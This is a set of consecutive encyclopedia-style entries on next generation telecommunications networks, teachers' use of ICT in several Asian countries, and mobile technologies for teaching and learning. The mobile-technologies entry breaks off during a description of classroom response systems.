The first provision of next generation networks was specified by the 3rd Generation Partnership Project (3GPP) with the IP multimedia subsystem (IMS) architecture (Grida Ben Yahia, Bertin, & Crespi, 2006a; Grida Ben Yahia, Bertin, Deschrevel, & Crespi, 2006b), which can be adapted to implement common services over various types of networks such as wireless local area networks (WLANs). The European Telecommunications Standards Institute (ETSI) Group of Telecommunication and Internet Converged Services and Protocols for Advanced Networking (TISPAN) also specified the interfaces and adaptations to control digital subscriber line (xDSL) access networks with IMS. In addition, TISPAN defined gradual public switched telephone network (PSTN) replacement by NGN technology. Oncoming NGN services need to be configured for coherent interaction with Internet service elements in order to provide a complete and integrated session-based service (European Commission, 2006).

NGN BASIC FEATURES

Architecture

In general, the main difference between traditional telecommunications services and services of the next generation (Knightson, Morita, & Towle, 2005) lies in the shift from many separate vertically integrated application-specific networks to one single network capable of carrying all potential applications. This “horizontal” approach, where each layer provides reusable elements to the other layers implies the separation between transport, control, and application procedures (Grida Ben Yahia et al., 2006a, 2006b). Indeed, the new connectivity network can carry the required information from source to destination, while access, transport, control, and service layer functions remain clearly separated. Moreover, the presence of open interfaces guarantees interoperability between layers and seamless control of multiple transport technologies, such as asynchronous transfer mode (ATM), IP, time division multiplexing (TDM), frame relay (FR), wavelength division multiplexing (WDM), and so forth. With the realization of NGN, users are capable of communicating data, voice, and multimedia over a common infrastructure, with customized QoS (Bar; 2003; Tzounakis, 2003).

The basic architectural building blocks of a next generation network include a media gateway, a call server, a media server, and an application server (Wen Yao, Fang, Jian Xue, & Zhi Guang, 2004). Their specific roles are very briefly discussed in the following sections:

- The media gateway operates as a “translator” between media formats of the access networks and the packet NGN. It collects call records and is responsible for alarm reports of abnormal events to the call server, internal switching, and media stream policy. It supports the main routing protocols and procedures for operation and management of the entire network.
- The call server has important control functionalities over the media gateway. It supports standard protocols for authentication, authorization, and accounting (AAA), call routing and signalling, performance management, and administration. It provides interfaces with other call servers, media gateways, and media servers, with standard application programming interface (API) for ease of deployment.
- The media server is the entity that actually allows applications to interact with each other. It is responsible for media resource functions such as compression and transcoding and has appropriate interfaces to network main protocols in the NGN.
- Finally, the application server is dedicated to the support of routing services and the control of network elements performing AAA applications. Moreover, it provides registration mechanism support and encryption procedures to ensure secure access.

A great variety of technologies is currently feasible through NGN architecture, including xDSL, synchronous digital hierarchy (SDH/SONET), dense WDM (DWDM), gigabit Ethernet, local multipoint distribution service (LMDS), point-to-multipoint radio (PMP Radio), ATM and, of course, IP.

System Characteristics

As mentioned before, the key characteristic of next generation networking is the separation between transport and service functions. For this purpose ITU-T has already defined (ITU-T, 2004b) two distinct functionality blocks: the transport stratum and the service stratum. Each one comprises one or more layers, where each layer is composed of a separate plane for data, control, and management.

The transport stratum facilitates connectivity between users and the services platform, and is implemented by a recursion of multiple layer networks. More precisely, the first three layers of the "traditional" OSI 7- layer basic reference model are involved. In general, the transport stratum may deploy all kinds of network technologies, including connection-oriented circuit-switched, connection-oriented packet-switched, and connectionless packet-switched layer technologies. Nevertheless, IP is widely considered as the optimum protocol to provide NGN services. Apart from the data transfer, the transport stratum also includes all the necessary functions to control and manage transport resources. These transport functions are solely concerned with conveyance of any type of digital information between terminating entities.

On the other hand, the service stratum handles the applications to be operated between peer entities. It is responsible for the provision of functions that transfer service-related data, such as voice, video, or multimedia and may be implemented by a recursion of multiple service layers just like the transport stratum. A set of application functions of the stratum corresponds to the invoked services, whereas separate functions control and manage service resources (Li & Sandrasegaran, 2005).

The above structure gives NGN unique characteristics and possibilities. It renders the network capable of embracing various business models. It supports simple, flexible, and cost-effective service deployment and it ensures the right handling of bandwidth-demanding content and applications.

Applications and Services

The innovative architecture upon which NGN is implemented enables enhancement of traditional services, with improvement of their quality and performance. At the same time NGN offers a much wider range of possibilities than conventional networks, along with the provision of a plethora of new real-time applications. Emerging services include, among others (Knightson, 2005), collaborative interaction, data retrieval applications, data communications, online sales, e-commerce, remote control and tele-action, telemetry, alarm, and distant device management.

NGN multimedia capabilities boost the spread of content delivery, video on demand, video streaming, video-telephony, voice over IP, TV distribution, TV broadcasting, TV on demand, and audio/Web/video conferencing (Gupta, 2004). The network supports advanced Web browsing, accelerated downloads, broadband high speed Internet, bandwidth on demand, QoS on demand, and triple play. Furthermore, push-to-media applications such as push-to-talk or push-to-view over NGN are possible, as well as group chat and instant messaging, multiparty interactive gaming, e-learning, file sharing, broadcast, and multicast. A variety of third generation (3G) applications is offered through an intelligent distributed network that allows simple access and customization to users, while virtual private network (VPN) applications provide NGN subscribers with uniform capabilities and added security (Wen Yao et al., 2004).

Advantages Compared to NON-NGN

The advantages of NGN compared to conventional networks lie in the realization of multiple, heterogeneous services through a common infrastructure (Ponder, 2005). With NGN, the convergence of diverse services and the integration of distinct networks allows for enhanced multimedia communication and generalized mobility. Multilayer orientation with steering, management, and service mechanisms being independent from transport and access, results to a much more open network with the ability of layer interaction through open interfaces.

The new networks combine leading features of IP, such as flexibility and efficiency, with the QoS, security and reliability that characterize conventional systems like PSTN (Gupta, 2004). Thus, service providers benefit from reduced capital expenditures (CAPEX) due to integrated and efficient IP-based technology and reduced operational expenditures (OPEX) due to transmission cost saving, less power consumption, less space requirement, and less maintenance costs. In addition, they are able to offer an increased range of next generation services to users, along with personal service customization and management, without needing to separate between voice and data networks. The advantages are equally important for NGN subscribers, who get the chance to communicate data, voice, and video through a single connection and experience new innovative applications at reduced charges (Philpot, 2006).

Practically any service can be implemented over a single IP transport network thanks to the horizontally-integrated nature of NGN. However, at this point, one must indicate the drawback of having two different levels for control, authentication, admission, and charging in each stratum of the next generation architecture (Knightson, 2005).

Challenges Towards NGN

The rapid growth of networks and expansion of next generation services yields great challenges for the telecommunication market. In order for NGN to be deployed properly a well-planned and defined provision is imperative. The migration from vertical to horizontal approach arises numerous regulatory issues which need to be resolved. The new network infrastructure has to be highly adaptive, while new protocols are mandatory for the support of converged networks. The industry requests guarantees of acceptance and interoperability before taking the risk to invest into NGN. Therefore, the smooth gradual evolution of current networks towards NGN calls for a careful conversion strategy.

Need for Evolution

More precisely, from the network operators' and service providers' perspective several issues require settlement. As telecommunication traffic increases and ubiquitous connectivity becomes essential, potential boundaries between service platforms need to be eliminated (Visser, 2004). NGN has to allow the provision of attractive and profitable services to satisfy multiplying customer demands. It is asked to offer enhanced service quality, extensive mobility, availability, and secure access at minimum operational cost. At the same time it must remain compliant with all regulatory requirements and standardization norms (van der Veer, 2003).

Vital expectations of the NGN evolution from the customers' perspective concern the possibility to run new services over a simplified network (Koleyni, 2005). Therefore it is important for next generation applications to be all robust, scalable, and resilient. They must offer reliability and trustworthiness, richness in content and high capacity at reasonable cost. More crucially they should be able to interoperate with current fixed, mobile, copper, fibre, and wireless systems, allowing for a mix of conventional circuit switched communication services and future IP services.

Potential Strategies

Considering the fact that major investments have been made in existing networks, immediate replacement of their infrastructure for NGN deployment would be neither feasible nor efficient. The conversion strategy towards NGN must therefore be applied through a phased approach, where existing protocols will progress and expand to fulfil new demands (Forrester Research, 2006; Koleyni, 2005).

A transition period is expected to follow today's network multiplicity of distinct simple devices for heterogeneous applications (Philpot, 2006; Visser, 2004). Throughout this stage, converged packet services and multimedia devices will coexist and cowork with conventional entities. Gradually, more users will switch to the new services. The partial replacement of infrastructure will occur as increasing costs will not justify maintaining both systems in parallel. In the final stage, a fully transformed dynamic packet network will be achieved as provisioned by NGN and remaining users will have to migrate.

Furthermore, the evolution procedure will include exact standardization issues and detailed specification of NGN regulations. Such standards will have to be tested in pilot implementations before applied in real network platforms. When the deployment of future services is ready to take place, NGN must guarantee for information transfer and processing compliant to all corresponding provisions (Podhradsky, 2004).

In the case of PSTN migration to NGN, the procedure will normally comprise consolidation and expansion prior to network replacement (Tzounakis, 2003). Assuming that the PSTN supports voice traffic, Internet access, and value added services via intelligent networking (IN), the first step to prepare conversion will be to reduce the operational expenses of the installed network and to select future-safe products for the new architecture. Consolidation will be related to the deployment of a few large centers with increased switching capacity and high speed interfaces (such as SDH or ATM). In the access level, new nodes will be added to upgraded existing ones for the provision of seamless multiservice access to voice services (e.g., integrated services digital network [ISDN]) and data services (e.g., ADSL, ATM, IP, FR). At the IN service control point, voice and data will be integrated into common applications, and application gateways will be deployed with open interfaces.

Next, the expansion procedure of PSTN will have to introduce an overlay broadband access NGN to address new customers and services to the existing infrastructure. At this stage, simultaneous operation of both networks will allow smooth integration of voice transport to IP or ATM packet technology. Voice and media gateways may be added as residential gateways for ADSL subscribers. Access gateways can de upgraded by adding functionality to the DSL access multiplexers (DSLAMs). Novel applications like IP phones will begin to emerge.

Finally, when PSTN components become outdated they must be replaced by equivalent NGN components. Replacement concerns legacy PSTN equipment that is not compatible with new services and cannot be transformed to NGN. Access nodes will eventually give their place to gateways and signalling will become packet-based.

Regulatory Issues

It is obvious that evolution strategies towards next generation networking can be successful only if they adequately conform to international regulations and standards. A great deal of work is being done in that field by international organizations and standardization bodies such as ITU, ETSI, European Telecommunications Network Operators' Association (ETNO), and Internet Engineering Task Force (IETF). Basic regulatory issues involve, among others, careful planning of interoperability between networks and definition of protocols, architectural solutions, network management, and security techniques in order to provide the required end-to-end QoS (Elixmann, Schimmel, & Metzler, 2003; Tzounakis, 2003).

In particular, IETF has already set the standards for several NGN protocols. Real time protocol (RTP) specifies the carrying of voice, audio, and media through IP. Session description protocol (SDP) describes multimedia sessions. Session initiation protocol (SIP) is used for signalling, discovery, and session management.

In addition, IETF has collaborated with ITU-T for the definition of NGN interworking prerequisites. Specific regulations have been formed (and effectively promoted) concerning security, media gateway control, signalling, transport, service development, authentication, authorization, and accounting issues.

On the other hand, ITU-T being one of the leading standards developmentoOrganizations (SDOs) worldwide, has dedicated a whole study group to NGN. Study Group 13 encompasses overall responsibility for IP work and produces recommendations for its optimum operation. The NGN Global Standards Initiative (NGN-GSI) addresses diverse aspects of services, capabilities, control, migration of current technology to NGN, and future packet-based network requirements. Constant survey leads to the creation of new standards and the revision or withdrawal of older ones about evolution towards NGN (e.g., ITU-T Rec. Y.2261), quantifying user QoS needs in IP terms (e.g., ITU-T Rec. Y.1541), and all other NGN related issues.

In a European level, ETSI has been an active NGN contributor, having realized considerable work in all corresponding areas. The TISPAN body, formed in 2003 from the Telecommunications and Internet Protocol Harmonization over Networks (TIPHON) and the Services and Protocols for Advanced Networks (SPAN), focuses on the definition of a European view of NGN and publishes releases on NGN architecture. The NGN Implementation Group, coordinated by ETSI Board, is a major input to 3GPP IP work.

Examples of Evolution

Major telecommunication companies have already invested in next generation networks and are setting deployment plans for the forthcoming years (Ponder, 2005). British Telecom aims to move the majority of its subscribers to "broadband dial tone" by 2009, anticipating remarkable cost savings. Deutsche Telekom has completed its NGN overlay backbone network through which service integration will be achieved by 2012. In the meantime, its core network operates over IP, carrying both fixed and mobile media. KPN also prepares an IP environment for corporate customers. Its strategic plan includes gradual a move to an IP core backbone, with Ethernet in the access network fully deployed by 2009. ATM and SDH technologies are expected to be phased out of the network by 2010, when a complete move to IP will be a fact (OECD, 2005).

FUTURE TRENDS

Customers' ever increasing demands for attractive applications will eventually trigger the complete migration towards next generation networking and the upgrowth of such systems (T-Systems Enterprise Services GmbH, 2006). NGN applications will expand to home entertainment, video communications, home control, healthcare services, and smart home platforms (Elixmann et al., 2003; OECD, 2006).

The IMS framework for delivering IP multimedia services to end users opens new frontiers for the implementation of NGN. Having been well specified and formed within the 3GPP wireless standards body, IMS can constitute the platform of choice for fixed-mobile convergence (FMC) within NGN. In the near future, reference implementations and tests are expected to take place worldwide by a number of operators in order to eliminate structural and operational problems of NGN and ensure smooth network transformation. Finally, the definition of robust and open standards by regulatory authorities is anticipated as a bond for the long term success of NGN (Bieler, 2006).

CONCLUSION

Next generation networking is a promising technology that has recently appeared in the telecommunications landscape. It emphasizes the increased use of Internet-based services, peer-to-peer applications, and mobility support. It includes advanced features of flexibility and QoS provision, allowing end applications that are cost effective and easy to use. However, NGN evolution shall only be feasible through careful planning and formation of guidelines (Rao, 2002). Strategic plans are indispensable for NGN to separate the roles of service, network, and content providers through its horizontal nature, while remaining interoperable with diverse systems. Most importantly, migration from existing networking to innovative NGN services demands co-ordinated work from the industry and standardization worlds (Mercer Management Consulting & NERA Economic Consulting, 2006).

KEY TERMS

Fixed Mobile Convergence (FMC): The integration of mobile and fixed technologies to enable seamless distribution of services over fixed and mobile broadband networks.

Generalized mobility: The ability of a mobile user to communicate and access services, irrespective of changes in the location or technical environment, with or without service continuity.

Internet Network (IN): Architecture for fixed and mobile networks that allows provision of value added services in addition to standard telecommunication services, without having to redesign switching equipment.

Internet Protocol (IP): Network layer protocol related to the communication of packet switched data.

IP Multimedia Subsystem (IMS): Open-systems architecture that supports a range of IP-based services over the packet switched domain, employing both wireless and fixed access technologies.

Next Generation Network (NGN): Telecommunications packet-based network that handles multiple types of traffic and decouples services from transport details.

Public Switched Telephone Network (PSTN): Voice oriented international network for circuit switched telephony.

Virtual Private Network (VPN): Virtual private communications network established over a public infrastructure through an authentication mechanism, for the secure exchange of information between two entities.

Teachers' Use of Information and Communications Technology (ICT)

INTRODUCTION

In the developed world, multimedia technologies, networks, and online services continue to pervade our everyday lives. Alongside the advancements in multimedia and networking technologies, it is essential for the stakeholders (e.g., business policy personnel and technology designers) to ensure that the end users are adequately informed and skilled to exploit such technologies for the betterment of their lives for example, work and study. A large proportion of multimedia technologies users come from the educational institutions. Within the educational context, tools such as multimedia technologies, networks, and online services are commonly referred to as information and communications technology (ICT).

Over the last two decades, research findings have provided evidence to suggest that the use of ICT has resulted in positive effects on students' learning (Blok, Oostdam, Otter, & Overmaat, 2002; Boster, Meyer, Roberto, & Inge, 2002; Kulik, 2003). As a change agent in many educational activities, the teacher in the developed world plays a key role in ICT integration in schools (McCannon & Crews, 2000). Research has found many factors to be influential in explaining teachers' use of the computer, and these are commonly grouped into personal, school, and technical factors, although often factors from more than one group determine use. Personal factors relate to the teacher per se, and might include their experience, confidence, motivation, and commitment to using ICT, and so forth (Bitner & Bitner, 2002; Zhao, Pugh, Sheldon & Byers, 2002). School environment factors pertain to organizational and environmental issues, for example, time and support given by the school administration to ICT (Conlon & Simpson; 2003; Guha, 2003; Vannatta, 2000). Finally, technical factors relate to the ICT itself, and issues relating to the hardware/software and peripheral devices such as keyboards and mice, printers, and scanners. This article focuses on these factors and draws comparisons between highly technologically developed countries from Europe and North America, and less developed countries from Asia.

In Europe and North America, research relating to teachers' use of ICT tends to be older. For example, studies by Rosen and Weil (1995) and Hadley and Sheingold (1993) found that factors that influence the teacher's use of the computer include teaching experience with ICT, on-site technology support, availability of computers, and financial support. Robertson et al. (1996) examined teachers of Grade 8 students (14 year olds) and found their computer use to be related to organizational change, time, and support from administration, perceptions of computer, and other personal and psychological factors. In the UK, Cox, Preston, and Cox (1999) used a questionnaire to collect evidence relating to teachers' ICT experiences, expertise, and attitude toward ICT for teaching and learning. Factors important to ICT use were the extent to which ICT was perceived to have made learning to be more interesting, easier, and fun for students and teachers. Other factors such as using ICT to improve presentation of materials and accessibility to the computers for personal use and making administration more efficient were also cited as influential. Hence, it can be seen that school and technical factors have important roles to play in affecting teachers' use of ICT.

Some research, however, points to personal factors having the key role in ICT use. Veen (1993) studied Dutch teachers and found personal factors to be stronger than school factors in explaining teachers' use of computers. There was evidence to suggest that the teachers' beliefs about the curriculum (content) and way it should be taught (pedagogy) were a stronger determinant than the teachers' ability to handle computer hardware and software. In these studies, personal attributes appeared to be the dominant factor.

This has also been found in North American studies. In a nationwide survey of teachers of Grade 4 and 12 students (ages 9 and 18) in America, Sheingold and Hadley (1990) found three major factors that were responsible for successful teacher use of computers. These were teacher motivation and commitment to students' learning and own professional development, support from schools, and access to sufficient quantities of technology. The "successful" teachers were described as working in schools where hardware and access to resources were twice the average of the other schools. They were comfortable with technology and used computers for many purposes; they perceived their teaching to be more student-centered and believed that technology integration would result in gains in learning. Of the factors that were identified to be instrumental in ensuring preservice teachers' use of ICT, Dawson and Nonis (2000) listed: (1) confidence in technology-related abilities; (2) recognition of the value of technology in the teaching and learning process; (3) knowledge about content-specific uses of technology, and (4) identification of classroom management issues. On the other hand, Cuban (2001) believed that among the reasons why teachers do not use ICT were that computers are hard to master, hard to use, and often break down. Thus, they were viewed as a time-consuming activity. In a study by Franklin, Duran, and Kariuki (2001) pre-service teachers supported this as they reported common barriers to technology use as vision (understanding of curricular use of ICT in teaching), access, time, assessment (evaluating learning using ICT), and professional development (access to training for ICT mastery).

From the literature, it is apparent that a large quantity of research has been carried out in North America and Europe. While this has been instrumental in driving the research in teacher and ICT use, it is not representative of the global picture on this issue. In recent years, developing economies have been involved in harnessing ICT in their own education systems.

The following section reviews selected studies on the use of ICT by teachers (including trainee teachers) in different Asian countries. Generally, the selected countries have been known to make progress in their investment and capacity-building efforts in the use of ICT for education within the last two decades. The main goal is to provide indicators of the factors that contribute to the usage of ICT, and as such, this article does not claim to be comprehensive in its coverage.

SINGAPORE

Using a case study approach, Lim and Khine (2006) studied two primary schools and two junior colleges (equivalent to senior high schools in America). As part of the data collection, they interviewed the teachers and heads of departments, and observed lessons from different subjects that used ICT as the main tools for instruction. From the study, Lim and Khine identified different barriers to ICT use by teachers. These barriers were grouped into two types: first-order and second-order, as proposed by Ertmer (1999). First-order barriers to ICT use are defined as those factors that are extrinsic to the teachers, such as lack of access to ICT, insufficient time for planning, and inadequate technical support. Using the three-factor model, these would include the school and technical factors. Second-order barriers, on the other hand, refer to factors intrinsic to the teacher such as the teacher's belief about ICT integration into the curriculum and beliefs about teaching and learning, that is, the personal factors. Ertmer (1999) suggested that second-order barriers are more difficult to deal with, as they are not apparent, personal, and deeply ingrained.

The first-order barriers that were identified to have caused teachers' to minimize the use of ICT in Singapore were:

1. difficulty of completing an ICT-mediated lesson within a fixed time period;
2. large amount of time was needed to plan and prepare ICT-mediated lessons; and
3. working with outdated computers and limited numbers of computers in the classroom.

Lim and Khine (2006) found that most teachers were able to complete the traditional chalk-and-talk lesson compared to the ICT-mediated lesson within a fixed period in the timetable. This was partly due to the fact that in a traditional lesson, teachers were able to control the instructional time as opposed to an ICT lesson where students tend to work on assigned tasks at their own pace. The issue of too much time being spent to prepare for an ICT-mediated lesson is a combination of individual level of ICT competence and availability of resources. These, added to having to work with outdated and limited numbers of computers in an instructional setting had given rise to barriers that may have caused teachers to avoid using ICT in their lessons.

The second-order barriers reported by Lim and Khine (2006) were:

1. a belief that lessons could be taught in a more efficient manner using the traditional teacher-centered way compared to an ICT-mediated lesson;
2. a perception that ICT is only good as a novelty to break the monotony of chalk-and-talk teaching; and
3. teachers were not comfortable in sharing their failures of their ICT-mediated lessons.

The study reported that while teachers agreed that the use of ICT had motivated the students, it did not improve their academic achievements. Hence, even if an ICT-mediated lesson was conducted, it was largely an electronic version of a chalk-and-talk lesson, with a focus in drill and practice. Using ICT as a novelty was observed to be prevalent at the introduction of lessons and as demonstrations in laboratories where students need to be taught the procedures of certain tasks. These usually include movies and animated PowerPoint presentations. The inability to share failures of their ICT-mediated lessons has been noted to arise out of the need by teachers not be perceived as incompetent by their peers and school leaders. Of course, the difficulty with using ICT as a novelty is that this feature will not last as students and teachers become more familiar with ICT.

MALAYSIA

Based on a framework by Shavelson et al. (1984), Mukti (2000) studied the factors that influenced teachers' use of ICT in Malaysia. These were predominantly personal factors and broadly categorized into teachers' background, teachers' attitudes, and teachers' concerns, and were examined by 15 teachers from five schools. Data were collected through the use of Likert-type questionnaires, in-depth interviews, and class observations. Both qualitative and quantitative data analyses were used in this study.

The results revealed five findings:

1. teachers who were less knowledgeable perceived that more skills and knowledge are required to conduct ICT-mediated lessons;
2. teachers who were more knowledgeable were able to harness ICT for effective lesson delivery;
3. the use of ICT was influenced by factors external to the teachers such as student grade levels and student ability levels;
4. there was a positive association between teachers' knowledge of ICT and attitude toward ICT; and
5. teachers expressed main concerns on the use of ICT, and these pertained to time, software, and classroom management.

A recent study by Wong, Ng, Nawawi, and Tang (2005) examined the use of the Internet among 310 pre-service teachers from eight different teacher-training programmes at a Malaysian university. Using a survey method, questionnaires with Likert-type scales were administered to participants using convenience sampling. Wong et al. found that preservice teachers' use of the Internet was influenced by the following: support from friends; confidence level; attitude toward the Internet; and perceived usefulness. Again, personal factors are very prevalent.

HONG KONG

In a study to examine the factors influencing instructional use of computers, Yuen and Ma (2001) administered the Chinese Computer Attitude Scale for Teachers (CAST) to 216 secondary teachers in Hong Kong. In the CAST, four factors were investigated: affective attitudes, general usefulness, behavioral control, and pedagogical use. Regression analyses revealed that these four factors were significant in determining the use of ICT among teachers, accounting for 37% of the model specified. Contrary to the authors' expectations, it was found that behavioral control was the most important factor that contributed to usage, compared to the other three factors. It was suggested that teachers had focused exclusively on personal factors, for example, on their level of confidence and level of training in deciding whether to use ICT in their instruction or not.

Leung, Watters, and Ginns (2005) employed a case-study design to study 31 teachers in a primary school in Hong Kong over a two-year period. The methods of data collection included situational analysis, case studies, and quantitative surveys. The school in question was a relatively under-equipped school in terms of ICT. For example, there was poor infrastructure, lack of resources, and lack of equipment for ICT. Having established the baseline data and conducted the intervention over a two-year period, Leung et al. found the following two factors to be instrumental in influencing teachers' use of ICT in their lesson delivery: perception of one's ICT knowledge, and self-efficacy. Again, personal factors dominate. This was corroborated by Lam and Lee (2000), who found that schools with good ICT practices in teaching and learning were progressive in their efforts to ensure that adequate technological infrastructure was established and maintained. Additionally, school leadership has been found to be important in the introduction of ICT into the curriculum and also to determine the goals and directions of change. A study of 18 schools in China and Hong Kong found that the way ICT was used and its impact on learning and teaching was very much determined by the vision and understanding of the school principal and the prevalent school culture (Law et al., 2000).

BRUNEI

Khine (2001) studied 184 preservice teachers to examine their use of ICT through studying their attitudes toward computers. He found an overall positive attitude toward the use of ICT in instruction, and no significant differences were revealed among the variables under study except for two variables: perceived usefulness of ICT, and computer ownership.

These were associated in that preservice teachers who owned computers at home tend to perceive ICT to be useful for student learning in the classroom. A more recent study by Salleh and Albion (2004) surveyed 1,300 secondary school teachers to explore the factors that predict teachers' intention to use ICT for teaching. Using the theory of planned behavior by Ajzen (1991) as the framework, Salleh and Albion found three factors to be predictive of teachers' intention to use ICT for teaching. These were:

1. attitudes toward ICT,
2. social norms (opinions of significant others), and
3. perceived behavioral control/self-efficacy.

In conclusion, the Brunei studies provide further support for the importance of personal factors in influencing the use of ICT.

TAIWAN

Two large-scale studies have taken place in Taiwan. Liao (2003) collected data from 904 elementary teachers to study how their personal attitudes had an impact on their use of ICT for teaching. Results from the study revealed the followings factors to be influential:

1. prior computer experience,
2. comfort level with computer,
3. perceived usefulness, and
4. computer ownership.

In the same year, Chao (2003) carried out a study of 466 schools, colleges, and departments of education. Chao found that among the variables that were included in the study, the inclusion of educational technology teacher education courses had a significant effect on the self-efficacy on the preservice teachers to use ICT.

SUMMARY

A summary of the factors that affect teachers' use of ICT in selected Asian countries is shown in Table 1. Admittedly, this is only a snapshot as the summary is based on a relatively small number of studies. However, some of these were extensive and involved large numbers of participants and educational establishments.

As expected, personal factors dominate the various reasons affecting teachers' use of ICT. This has a number of implications for the use of ICT, and more specifically, for teacher education. These are as follows:

1. Continual professional development is needed to bridge the gap created by the rapidly increasing advancements in technology and the varied levels of expertise in the use of ICT on the part of teachers, especially in Asian countries.
2. A community of learners among teachers should be encouraged. This will bring together like-minded teachers for professional sharing and could be

KEY TERMS

Information and Communications Technology (ICT): This includes any communication device or application, encompassing computer and network hardware and software, server systems, and so on, as well as the various services and applications associated with them, such as videoconferencing and distance learning.

Perceived Usefulness: This refers to the extent to which the use of ICT is perceived to enhance a task.

Preservice Teachers: Trainee teachers who are undergoing teaching education courses at a College of Education.

Self-Efficacy: The extent to which an individual perceives himself/herself to be competent in using ICT.

Social Norm: A person's perception that most people who are important to him/her think she/he should or should not perform the behavior in question.

Teacher-Held ICT Beliefs: A teacher's beliefs about how ICT should be used in teaching and learning.

Teacher-Held ICT Knowledge: This refers to the extent of knowledge about ICT and its use in teaching and learning.

Teaching and Learning with Mobile Technologies

INTRODUCTION

For the past decade, handheld devices with mobile and wireless capabilities have emerged as the next promising generation of technology for teaching and learning. Today, handheld devices such as mobile phones, personal digital assistants (PDAs), portable gaming devices, and tablet PCs have already become pervasive in daily lives of students. With this trend, there has been increased interest as to how mobile technologies can be used to enhance teaching and learning. One of the challenges for educators is to examine how we can use the new innovations of mobile technologies to create learning experiences that are often limited in traditional classroom environments. The purpose of this article, therefore, is to provide innovative and practical applications of mobile technologies in a variety of educational contexts, including from K-12 to higher education and informal learning.

TYPES AND CHARACTERISTICS

In this section, a few types of promising mobile technologies and their characteristics are described. A mobile phone is a portable communication device. Besides a basic communication service, current mobile phones offer a variety of services, including: (a) sending and receiving text messages, (b) reading e-mails, (c) browsing the Web, and (d) taking and sending photos. In particular, a recent High Speed Downlink Packet Access (HSDPA), which delivers "peak rates of 14 Mbps and average throughput rates close to 1 Mbps" (Rysavy, 2004, p. 4), supports even more demanding services such as video conferencing calls and rich multimedia applications.

PDAs (e.g., Palm Pilot and Window Pocket PC), featured as a small-sized touch screen and stylus, are relatively small, light, and cheap compared to other mobile technologies. While PDAs have been primarily used for organizing schedules, taking quick notes, managing a list of contacts, and checking e-mails, they have also been the most popular handheld device for mobile learning. In recent years, the capabilities of PDAs have been expanded with a built-in voice recorder, camera, MP3 player, wireless connection, and increased memory. As such, people are looking for more applications of PDAs for teaching and learning than before.

A laptop computer is equivalent to a desktop computer in terms of functionalities, but is superior to a desktop computer in terms of portability (Yang, 2005). However, there are limitations to using a laptop computer for education due to its relatively high cost and relatively short battery life compared to other mobile devices.

Tablet PCs have a touch screen which is much larger than that of PDAs, and are lighter and slimmer than laptop computers. Like PDAs, people can directly write on the touch screen of a tablet PC with a stylus. Besides this basic feature, tablet PCs offer a variety of features, including "note taking facilities, text searching, document annotation, and speech recognition" (Sharples & Beale, 2003, p. 395). They are generally categorized into two types: 1) slate models which come without keyboards, and 2) convertible models which come with an attached keyboard (Van West, 2005). A keyboard and a mouse can be also used with slate models via USB cable or wireless connection. Therefore, tablet PCs can be used like laptop computers.

The commonalities of these wireless mobile technologies are portability, connectivity, and versatility. They enable learning to be ubiquitous in and out of classrooms, provide potential opportunities for collaborative learning, and enrich learning experiences with the support of technologies. Figure 1 below shows a mobility continuum in terms of learning, system, and communication. As learning moves from individual to collaborative, the mobility of learning devices is increasing. Accordingly, it necessitates more decentralized technology systems supporting many to many communication. For instance, participatory simulations (Colella, 2000) as a type of collaborative learning requires mobile devices that allow communication channels and input systems among multiple learners. The next section discusses four types of applications of mobile technologies along this mobility continuum: (a) mobile individual learning, (b) classroom communication systems, (c) mobile computer-supported collaborative learning, and (d) participatory simulation.

APPLICATIONS IN EDUCATION

Mobile Individual Learning

Wireless and mobile technologies have been used to promote individual learning either by reaching individuals through mobile devices or by brining learners to the context where learning happens. Thornton and Houser (2004) explored the potential of short message service (SMS) for vocabulary learning as part of English language courses. They found that more than 90% of students acknowledged this SMS as a valuable teaching method for vocabulary learning and that students who received SMS outperformed those who learned vocabulary on paper or through the Web.

The water quality research (Crawford & Vahey, 2002; Vahey & Crawford, 2002) is one of the most cited examples about the use of handheld computers for individual inquiry-based learning. Using "the Palm handheld computers along with the ImagiProbe system and Vernier probes" (Vahey & Crawford, 2002, p. 6), high school students collected on-site and laboratory data to examine the water quality of the local stream. They also analyzed data, generated research questions based on data analysis, tested the hypotheses, and wrote their journals. Handheld computers supported learning through authentic activities in contexts in which students, acting like scientists, gathered information.

Another example of mobile individual learning is a Bird Watching Learning (BWL) system, implemented in Taiwan (Chen & Kinshuk, 2005). The purpose of the BWL system was to support outdoor birding watching activities, which provided students with opportunities to closely look at birds through a telescope and to listen to what experts said about key features of birds. The BWL system creates a wireless mobile ad-hoc networking environment with the aid of wireless or mobile devices: a Wi-Fi-based wireless laptop, a digital camera, and PDAs equipped with IEEE 802.11b wireless network card (Chen & Kinshuk, 2005). Acting as a local server, a teacher's wireless laptop broadcasts photographs and video files of birds from a massive database of the birds to students' PDAs. Using PDAs and automatically generated queries about birds (e.g., bird color, size, etc.), students could search the database for relevant information about birds.

The wireless and mobile technologies can be also used for individual learning in informal settings as well as classrooms. Mobile devices equipped with the location-aware learning system (LALS) provide unique learning opportunities to visitors in museums or planetariums (Chang, Sheu, & Chan, 2003). The LALS senses the location of the visitors so that they can get context-specific information on their PDAs. The Tate Modern Museum in London, for instance, implemented multimedia tour systems using the method described above in July 2002 for the first time (Proctor & Burton, 2003). With the help of the handhelds equipped with LALS, visitors could construct knowledge about a specific exhibit by viewing informative videos and still images, listening to expert explanations, and searching for the gallery database on a specific exhibit.

Classroom Communication Systems (CCSs)

The first product of the classroom communication system (CCS), *Classtalk*, was invented in the late 1980s by a group of NASA scientists, engineers, and physicists who wanted to realize Socratic teaching and to facilitate students' active learning in large classrooms (Abrahamson, 1998). Since then, this technology, also known as the classroom response system (CRS) or classroom performance system (CPS), has been adopted in various subject areas (to read the exemplary applications of CCS in education, refer to Abrahamson, 1999, Davis, 2003, Dufresne, Gerace, Leonard, Mestre, and

Figure 1. Mobility continuum

	Mobility ⟷	
Learning	Individual	Collaborative
System	Centralized	Decentralized
Communication	1:1	Many : Many

Wenk, 1996, and Ho, Seah, & Peh, 2005). A typical CCS consists of student input devices, wired or wireless hubs, a teacher computer, or a server. A generic implementation of this system into the class follows a subsequent procedure:

1. An instructor loads short answer, multiple choice, or true/false questions to the screen of students' input devices.
2. Students enter their answers on their devices anonymously after either working alone or working in a small group.
3. The inputted responses are gathered and sent to a server or a teacher's computer through hubs.
4. Aggregated responses are displayed in a histogram or other graphics to the whole classroom.

